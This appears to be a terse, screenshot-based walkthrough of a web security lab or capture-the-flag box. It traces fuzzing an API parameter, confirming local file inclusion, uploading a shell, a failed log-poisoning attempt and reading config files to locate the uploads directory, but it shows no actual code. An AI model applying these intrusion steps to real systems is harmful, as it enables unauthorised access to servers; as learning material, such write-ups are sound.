
Navigate through page source, identify interesting api


Check the api

Trying to fuzzing with p parameter some suspicious result returned

Confirm LFI
Keep identify, upload apply, can upload a shell to server. But cannot identify directory that the shell come in. Start to brute force i find config files


Check access log, then try to use LFI log poisoning but failed.

Check config files, identify the uploads directory

Checking api/image.php, found that the function in use is file_get_contents() which is can read file only
When checking apply.php i found api/application.php

We can confirm that the file uploads position
